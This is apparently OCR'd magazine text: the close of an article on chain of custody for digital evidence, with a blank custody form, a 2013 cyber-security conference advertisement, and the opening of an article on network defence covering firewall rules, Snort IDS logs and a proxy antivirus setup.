
If a piece of evidence moves then the Chain of Custody needs to move with it. This is imperative to proper tracking and handling of evidence. If the Chain of Custody is separated from the evidence then there is going to be a huge gap in the custodial process and any defense attorney worth their weight is going to utilize this to attack that piece of evidence and possible get it excluded from trial. This provides a weak link in the chain, as was written earlier. The Chain of Custody is only as strong as its weakest link. An easy way to ensure that the Chain of Custody follows the item is to attach it to the item. Some companies utilize clear plastic envelopes for this and other a mere piece of tape. Both work, but you must be sure that the Chain of Custody is attached to the item and will not be lost. This helps you track that item, who has custody of it, and where it has been.

## GOALS OF THE CHAIN OF CUSTODY

The Chain of Custody covers several important goals for the investigator. One goal is the ability to say, under oath, that the evidence presented before the court is the same evidence that was seized. This is extremely important in legal proceedings and should never be denigrated. The chain of custody enables a person to present pertinent evidence at trial to ensure that a proper trial occurs.

The second goal of the Chain of Custody is to show that the evidence was not altered in anyway after it was initially seized. When handling digital evidence this is extremely important! Digital evidence is highly volatile and can be changed rapidly and even without the intent to change it (think solid state drive or network related evidence). A properly filled out Chain of Custody allows an attorney to be able to present every person who touched a piece of evidence at trial. When dealing with such fragile evidence this is a great boon and adds strength to any case.

As a side note, there might be many, many people on a Chain of Custody. This will all depend on the scope of the case, the number of investigators and other issues. In legal proceedings it is not necessarily required that each and every person on a Chain of Custody testify. I have seen some cases where each person on a Chain of Custody was subpoenaed to court by the defense. When everyone had arrived at the court house that morning the defense attorney went around and checked to see that everyone who was on the Chain of Custody had indeed appeared. When he found out that everyone was there he immediately let everyone go, except



# DIGITAL EVIDENCE
# CHAIN OF CUSTODY FORM

**Case No:** **Page:** **of:**

## ELECTRONIC MEDIA/COMPUTER DETAILS

| | | |
|---|---|---|
| Item /Tag No: | Description: | |
| Manufacturer: | Model No: | Serial No: |
| Obtained From: | Date/Time: | Obtained By: |

## IMAGE DETAILS

| | | | | |
|---|---|---|---|---|
| Date/Time: | Created By: | Method Used: | Image Name: | Segments: |
| Storage Drive: | HASH: | | | |

## CHAIN OF CUSTODY

| Tracking No: | Date/Time: | FROM: | TO: | Reason: |
|---|---|---|---|---|
| | Date: | Name/Org: | Name/Org: | |
| | Time: | Signature: | Signature: | |
| | Date: | Name/Org: | Name/Org: | |
| | Time: | Signature: | Signature: | |
| | Date: | Name/Org: | Name/Org: | |
| | Time: | Signature: | Signature: | |
| | Date: | Name/Org: | Name/Org: | |
| | Time: | Signature: | Signature: | |
| | Date: | Name/Org: | Name/Org: | |
| | Time: | Signature: | Signature: | |
| | Date: | Name/Org: | Name/Org: | |
| | Time: | Signature: | Signature: | |
| | Date: | Name/Org: | Name/Org: | |
| | Time: | Signature: | Signature: | |

**Figure 2.** *Generic Chain of Custody Form*

for the initial seizing officer and the forensic examiner. I was later told that this defense attorney routinely did this in order to attempt get the evidence excluded due to a lapse in the Chain of Custody.

## STORAGE OF DIGITAL EVIDENCE

Digital evidence must be stored until the final adjudication occurs or until permission from a relevant authority allows it to be destroyed. Here we enter into the difference between digital evidence and other forms of evidence. Digital evidence can come in a variety of different formats and types. From a desktop computer to network logs to a packet capture, all could be considered digital evidence and should be handled correctly.

I have found a maxim that works well for me when I find myself stumped by an evidence question and I will share that with you now. "When in doubt, fill it out." As I stated earlier in this article, do not be lazy and get yourself in trouble. Filling out a Chain of Custody form is simple, easy and could save you a ton of trouble later on.

When handling digital evidence we can divide it into two types, original and copied. Many sources will say that having a Chain of Custody on the original piece of evidence is vital and I would whole heartedly agree with them. Many sources will go on to say that a Chain of Custody on the copied piece of evidence is not necessary at all and I would disagree with them here. Whether the item is the original or a copy I think it is worth having a Chain of Custody on both. Completing a Chain of Custody is not time intensive nor does it preclude anyone else from examining an .e01 file, for example. Yet it does cover the evidentiary value of the .e01 file for later presentation in court if that becomes necessary. Another factor that could come into play is the possibility that the original evidence is corrupted. Static electricity, accidental dropping and other unforeseen and unavoidable issues could corrupt the original evidence, leaving you with the forensic copy as your only piece of evidence. Having a completed Chain of Custody in such a case would help you be able to present the copy in court without raising a brand new host of issues. Being able to document your storage procedure and having a complete Chain of Custody goes far in helping you fend off accusations of evidence tampering. In most jurisdictions there has to be an affirmative showing of tampering in order to get an item excluded from court, which is a boon to the other side. But, the burden of getting a piece of digital evidence admitted in a trial rests on the party who wants it admitted. So, there is a little give and take here and having a properly completed Chain of Custody is an extremely helpful piece of the puzzle.

## SUMMARY

We have reached the end of our examination of the Chain of Custody and now it is time for a short summary. I hope that you have learned to cherish the Chain of Custody.

We talked about the importance of the Chain of Custody. In every type of case, whether civil or criminal, the Chain of Custody provides a highly important means of tracking the evidence. It also provides the investigator with a way to protect the admissibility of the evidence.

We covered some important parts of the case, from the very beginning when the evidence is seized and the Chain of Custody should begin. Each Chain of Custody should contain at least the following pieces of information:

- A description of the piece of evidence when seized
- A place for the seizing officer to sign and identify themselves
- A date and time for each transference of evidence
- A place for the location where the item was located at the scene

I have included a generic Chain of Custody at the end of this article. This form can be adapted in any many you would like. It includes all the necessary information listed above that we covered in the body of the article. Most of the Chain of Custody is self explanatory and should be easy to complete. Do not make the Chain of Custody harder than it is. It is a simple, yet thorough document that can greatly help you protect your evidence, so use it.

Remember just how important this document can be to a case! Also remember the maxim that I follow: "When in doubt, fill it out." It only takes a few minutes to properly complete a Chain of Custody and those few minutes can save you hours of heartache and even a lost case later! Learn to cherish your Chain of Custody.

### ABOUT THE AUTHOR

*David Biser is a computer forensic examiner and ethical hacker. He has worked in the field for over 10 years and has obtained the Certified Ethical Hacking and Certified Computer Forensic Examiner certs from EC Council and the IACRB. He has attended training from SANS, the United States Secret Service and the National White Collar Crime Center. David has worked hundreds of computer forensic cases ranging from child pornography to credit card fraud to hacking cases and testified as an expert witness in state court. David has also started a security consulting business which seeks to help businesses better prepare their networks for breaches, by penetration testing and assessments. David enjoys pursuing new techniques in digital forensics and network security and spending time with his family. He is an avid reader and ethical hacker, constantly exploring new ways to help secure networks and investigate network related crimes.*

# Cyber Security and Digital Forensics 2013

3-5 December 2013, Kuala Lumpur, Malaysia

ib · consultancy

**pending final confirmation*

Confirmed Speakers:

**Mr. Noboru Nakatani**, Executive Director, **INTERPOL Global Complex for Innovation**
**Mr. Anwer Yussoff**, Head of Innovation and Commercialisation, **CyberSecurity Malaysia**
**Mr. Mohd Zabri Adil Bin Talib**, Head of Digital Forensics, **CyberSecurity Malaysia**
**Dr. Mingu Jumaan**, Director, **Sabah State Computer Services Department, Malaysia**
**Mr. Lauri Korts-Pärn**, CTO, **Cyber Defense Institute, Japan**
**Mr. Jack YS Lin**, Information Security Analyst, **JPCERT, Japan**
**Mr. Roberto Panganiban,** System Administrator, **Philippines News Agency**
**Mr. Budi Rahardjo**, Chairman, **ID-CERT , Indonesia** *
**Mr. Matthew Gartenberg**, Chief Legal Officer, **Centre for Strategic Cyberspace + Security Science** *
**Mr. Adli Wahid**, Manager, Cyber Security / MUFG-CERT, **Bank of Tokyo**
**Mr. Kislay Chaudhary**, Director and Senior Information Security Analyst, **Indian Cyber Army**
**Mr. Leo Dofiles**, Computer Crime Investigator/Computer & Cellphone Forensics Planner, **National Police, Philippine**
**Mr. Jairam Ramesh**, IT Infrastructure, **International Multilateral Partnership Against Cyber Threats (IMPACT), Malaysia** *
**Mr. Ng Kang Siong**, Principle Researcher, **MIMOS Berhad, Malaysia**

**Organised by:**

ib · consultancy

**Sponsored by:**

ARBOR® NETWORKS

**Supported by:**

CyberSecurity MALAYSIA

**Media Partner:**

defence SUPPLIERS

Counter-IED Report

Australia's Security Portal MySecurity™ .com.au

APSM ASIA PACIFIC SECURITY MAGAZINE

WSNBuzz

# BUILDING SECURE NETWORK

by Davide Barbato

As the security paradigm shifted from "static" to "dynamic" defense, network companies need to adequate its security arsenal, not only about network security, but also end point protection, monitoring and backup policies.

**What you will learn:**

- A basic understanding of network and system monitoring
- An understanding of computer and network security

**What you should know:**

- An understanding of network protocols
- A basic understanding of Advanced Persistent Threat
- How computer network and operating system works
- An understanding of network architecture

IT Security field had an exponential growth in the past decade: we seen the field moving from physical to perimetral security and then moving to end point protection and to unified threat management. But security is not only fighting against malware, hackers or crackers: it means ensure that data on your network is kept safe and properly secured from unauthorized attempts. In this article we will talk about a first layer of network and computer security, trying to deploy a robust and secured network that held not only perimetral security but also end point protection, taking into account the emerging threat of APT (Advanced Persistent Threat).

We can identify four macro areas ensuring effective network security:

- perimetral security
- end point protection
- monitoring
- backup and disaster recovery

While the four described aspects are individual concepts, they need to be cooperated and managed as one integral unit, producing a clear and global picture of your company network. You cannot eliminate all the vulnerabilities on your network, but you have to reduce the attack surface that can be exploited to break into your network.

## PERIMETRAL SECURITY

Every network has one or more boundaries: they are required to delimit the internal domain of competence from the outside, to clearly understand how a zone needs to be managed and protected.

The other side can be, and should be treated, as hostile, boundaries needs to be protected, to ensure no one can break into your domain of competence and do anything they want.

There are three main techniques and tools you can use to enforce perimetral security: firewall, IDS/IPS, proxy.

As workstations, servers and company devices moved from “physical” to cloud computing, boundaries shares the same destiny so there aren’t well defined boundaries to protect and defend, thus you need to be very careful and extend your perimetral security even to cloud services.

However in this article, we will not consider cloud services and assume your devices are “local”.

## FIREWALL

Firewall is the first layer of defense in a computer network. Its tasks are to allow or deny network traffic based on a user defined rule sets or policies. As first line defense, it is important that all traffic pass through it, to sanitize all the network traffic that comes in and come out your internal network.

A firewall can be software or hardware: a software based firewall is software built on top of an operating system as opposed to a hardware firewall where the device has an embedded small operating system that has only firewall capability and nothing more.

As hardware firewalls are more expensive and used in large-to-wide companies, we often find software firewalls in medium-to-small companies, almost always a GNU/Linux based firewall. Iptables is software responsible to manage network packet and decide to allow or block them.

There are other solution based on *BSD operating system such as OpenBSD shipped with pf (packet filter) that offers great flexibility.

It is very time consuming configuring, reviewing and monitoring all the firewall activities, especially with operating system dedicated to firewalls. These systems almost always have a web based graphical interface, to help the management of firewall and log reviewing.


Two solutions are ZeroShell (GNU/Linux based) and pfSense (FreeBSD based): both have a nice and useful GUI and packet management to help creating not only firewall but also build additional security features that we will seen on the new paragraph.

Since you don’t know what kind of traffic an attacker can use to break into your network, you should allow only passing through traffic needed by your employers, applications or required policies. To accomplish that, you should deny by the default all network traffic and then explicitly allow legit traffic.

The philosophy behind this approach can be summarized as: it’s easier to allow what you need that block what you don’t need or not aware of.

In Figure 1 we can see the ZeroShell web GUI, listing firewall rules: the default policy for the traffic that needs to pass through the firewall, from internal network (BRIDGE00 and ETH00) to external network (ETH01) is called FORWARD and is set to DROP, so only explicitly allowed traffic needs to be set, as stated before.

As iptables evaluates the rules in a top-down manner, when a packet matches one rule, it stops to evaluates the followed rules and apply the decision described by the matched rule, so on Figure 1 the first two rules (Seq 1 and 2) explicitly block all the traffic from IPs 192.168.1.10 and 192.168.1.30 since rule number 11, that allows network traffic on port 80 from 192.168.1.0 subnets, should be allowed that traffic. If we place the rule number 1 after rule number 11, rule number 1 will be ineffective, since rule 11 matches also packet generated from 192.168.1.10.



CPU (2) Intel(R) Core(TM)2 Duo CPU E6550 @ 2.33GHz 2337MHz
Uptime 4 days, 9:19
Load Avg 0.03 0.04 0.05

Chain: FORWARD

Policy DROP Chain FORWARD

Enabled ☑

FORWARD Rules


| | Seq | Input | Output | Description | Log | Active |
|---|---|---|---|---|---|---|
| ○ | 1 | BRIDGE00 | ETH01 | DROP all opt -- in BRIDGE00 out ETH01 192.168.1.10 -> 0.0.0.0/0 | no | ☑ |
| ○ | 2 | BRIDGE00 | ETH01 | DROP all opt -- in BRIDGE00 out ETH01 192.168.1.30 -> 0.0.0.0/0 | no | ☑ |
| ○ | 3 | BRIDGE00 | ETH01 | DROP tcp opt -- in BRIDGE00 out ETH01 192.168.1.254 -> 0.0.0.0/0 tcp dpt:53 | no | ☑ |
| ○ | 4 | ETH00 | ETH01 | ACCEPT tcp opt -- in * out ETH01 192.168.1.254 -> 157.55.240.221 PHYSDEV match --physdev-in ETH00 state NEW,RELATED,ESTABLISHED tcp dpt:443 | no | ☑ |
| ○ | 5 | ETH00 | ETH01 | ACCEPT tcp opt -- in * out ETH01 192.168.1.254 -> 2.228.46.74 PHYSDEV match --physdev-in ETH00 state NEW,RELATED,ESTABLISHED tcp dpt:443 | no | ☑ |
| ○ | 6 | ETH00 | ETH01 | ACCEPT tcp opt -- in * out ETH01 192.168.1.254 -> 2.228.46.74 PHYSDEV match --physdev-in ETH00 state NEW,RELATED,ESTABLISHED tcp dpt:80 | no | ☑ |
| ○ | 7 | ETH00 | ETH01 | ACCEPT tcp opt -- in * out ETH01 192.168.1.254 -> 157.55.240.221 PHYSDEV match --physdev-in ETH00 state NEW,RELATED,ESTABLISHED tcp dpt:80 | no | ☑ |
| ○ | 8 | ETH00 | ETH01 | ACCEPT tcp opt -- in * out ETH01 192.168.1.254 -> 213.5.176.20 PHYSDEV match --physdev-in ETH00 state NEW,RELATED,ESTABLISHED tcp spts:1024:65535 dpt:26 | no | ☑ |
| ○ | 9 | ETH00 | ETH01 | DROP all opt -- in * out ETH01 192.168.1.254 -> 0.0.0.0/0 PHYSDEV match --physdev-in ETH00 state NEW | no | ☑ |
| ○ | 10 | BRIDGE00 | ETH01 | ACCEPT udp opt -- in BRIDGE00 out ETH01 192.168.1.0/24 -> 0.0.0.0/0 state NEW,RELATED,ESTABLISHED udp dpt:53 | no | ☑ |
| ○ | 11 | BRIDGE00 | ETH01 | ACCEPT tcp opt -- in BRIDGE00 out ETH01 192.168.1.0/24 -> 0.0.0.0/0 state NEW,RELATED,ESTABLISHED tcp spts:1024:65535 dpt:80 | no | ☑ |
| ○ | 12 | BRIDGE00 | ETH01 | ACCEPT tcp opt -- in BRIDGE00 out ETH01 192.168.1.0/24 -> 0.0.0.0/0 state NEW,RELATED,ESTABLISHED tcp spts:1024:65535 dpt:443 | no | ☑ |
| ○ | 13 | BRIDGE00 | ETH01 | ACCEPT tcp opt -- in BRIDGE00 out ETH01 192.168.1.0/24 -> 0.0.0.0/0 state NEW,RELATED,ESTABLISHED tcp spts:1024:65535 dpt:993 | no | ☑ |
| ○ | 14 | BRIDGE00 | ETH01 | ACCEPT tcp opt -- in BRIDGE00 out ETH01 192.168.1.0/24 -> 0.0.0.0/0 state NEW,RELATED,ESTABLISHED tcp spts:1024:65535 dpt:465 | no | ☑ |
| ○ | 15 | BRIDGE00 | ETH01 | ACCEPT tcp opt -- in BRIDGE00 out ETH01 192.168.1.0/24 -> 0.0.0.0/0 state NEW,RELATED,ESTABLISHED tcp spts:1024:65535 dpt:5938 | no | ☑ |
| ○ | 16 | BRIDGE00 | ETH01 | ACCEPT tcp opt -- in BRIDGE00 out ETH01 192.168.1.0/24 -> 0.0.0.0/0 state NEW,RELATED,ESTABLISHED tcp spts:1024:65535 dpt:110 | no | ☑ |
| ○ | 17 | BRIDGE00 | ETH01 | ACCEPT tcp opt -- in BRIDGE00 out ETH01 192.168.1.0/24 -> 213.5.176.20 state NEW,RELATED,ESTABLISHED tcp spts:1024:65535 dpt:2082 | no | ☑ |

**Figure 1.** *ZeroShell web GUI – Firewall rules*

## IDS/IPS


The term IDS means Intrusion Detection System and IPS means Intrusion Prevention System.

An IDS is software that evaluates the nature of network traffic to find out common patterns, attempting or successful compromise, malware, or in general uncommon network communications. Think about a typical SYN port scanning: an IDS can look at all the incoming packets, check if there are common pattern, and then alert the system administrator or log the activity that a possibly SYN port scanning is occurring against the company network.




```
[**] [129:20:1] TCP session without 3-way handshake [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
07/25-13:01:58.189283 [redacted]:17064 -> [redacted].139:80
TCP TTL:127 TOS:0x0 ID:31708 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xAC052B26  Ack: 0x3594FEE3  Win: 0x106A  TcpLen: 32
TCP Options (3) => NOP NOP Sack: 13716@62080

[**] [129:20:1] TCP session without 3-way handshake [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
07/25-13:01:58.205054 [redacted]:17064 -> [redacted]:80
TCP TTL:127 TOS:0x0 ID:31712 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xAC052B26  Ack: 0x3594FEE3  Win: 0x106A  TcpLen: 32
TCP Options (3) => NOP NOP Sack: 13716@64744

[**] [129:20:1] TCP session without 3-way handshake [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
07/25-13:01:58.205070 [redacted]:17064 -> [redacted] 139:80
TCP TTL:127 TOS:0x0 ID:31713 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xAC052B26  Ack: 0x3594FEE3  Win: 0x106A  TcpLen: 20

[**] [129:15:1] Reset outside window [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
alert lines 139-161/94806 0%
```

**Figure 2.** *Snort alert log file*



```
 [redacted] 10 -> [redacted] 7 (portscan) Open Port
Open Port: 80

Time: 06/04-14:32:11.950171
event_ref: 9
 [redacted] 10 -> [redacted] .57 (portscan) Open Port
Open Port: 80

Time: 06/04-14:32:11.950178
event ref: 9
 [redacted] .10 -> [redacted] .57 (portscan) Open Port
Open Port: 80

Time: 06/04-14:32:11.950643
event ref: 9
 [redacted] -> [redacted] .57 (portscan) Open Port
Open Port: 80

Time: 06/04-14:32:11.950659
event_ref: 9
[redacted] -> [redacted] 57 (portscan) Open Port
Open Port: 80

portscan lines 93-115/162465 0%
```

**Figure 3.** *Snort custom port scan log file*



CPU (2) Intel(R) Core(TM)2 Duo CPU E6550 @ 2.33GHz 2337MHz
Uptime 0 days, 0:26
Load Avg 0.00 0.01 0.05

Transparent Proxy with Web Antivirus — Last update on Jul 26, 2013 12:06:05

Status: ACTIVE ☑ Enabled

HTTP Capturing Rules

| Rule | Action |
|---|---|
| ○ ETH00 | Capture |
| ○ BRIDGE00 | Capture |

HAVP Configuration

Access Logging (check the law in your country): Any Access

ClamAV Antivirus Configuration

Virus Scanning: Enabled
Check Images (jpg, gif, png): Disabled
AutoUpdate Virus Signatures: Enabled
Number of Checks per Day: 12
Country of the Mirror: Italy

URL Management

Blacklist (0 items): Disabled
Whitelist (1 items): Enabled

**Figure 4.** *ZeroShell HAVP configuration*

An IPS is like an IDS but it has an engine that proactively blocks such attempts, instead of merely reporting them.

The terms are closely together since almost all IDS have a prevention engine so they can turn into an IPS by enabling that feature.

Almost every IDS/IPS adopts a signature-based approach: this means all analyzed traffic is compared against stored rules and signatures, built in or custom; if traffic matches one or more rules or signatures, a defined action takes place (alerting, reporting or blocking).

It is the same working concept as firewalls one, shown on the previous paragraph.

The described approach has an issue: if there isn't a signature that matches a particular attacks, malware or network activity, an IDS/IPS is useless since it cannot detect them.

That is why you need to keep IDS up to date, follows security communities which can helps develop your own rules, monitor and review your network policies and traffic.

Here (Figure 2) is an excerpt from a Snort log file: Snort is the most famous IDS/IPS, it is open source and is shipped with a basic rules and signature. Additional rules and signatures can be bought.

Figure 3 is a screen shot from a customized Snort log that holds port-scanning attempts. You can see the tight timestamp of each attempt, which is a clear sign of automated port scanning.

## HTTP PROXY

An HTTP proxy can be a very flexible tool. First, as everyone knows, it can be used to speed up web site navigation, since it can cache web pages and serves to the workstation when needed, thus reducing network traffic to the outside.

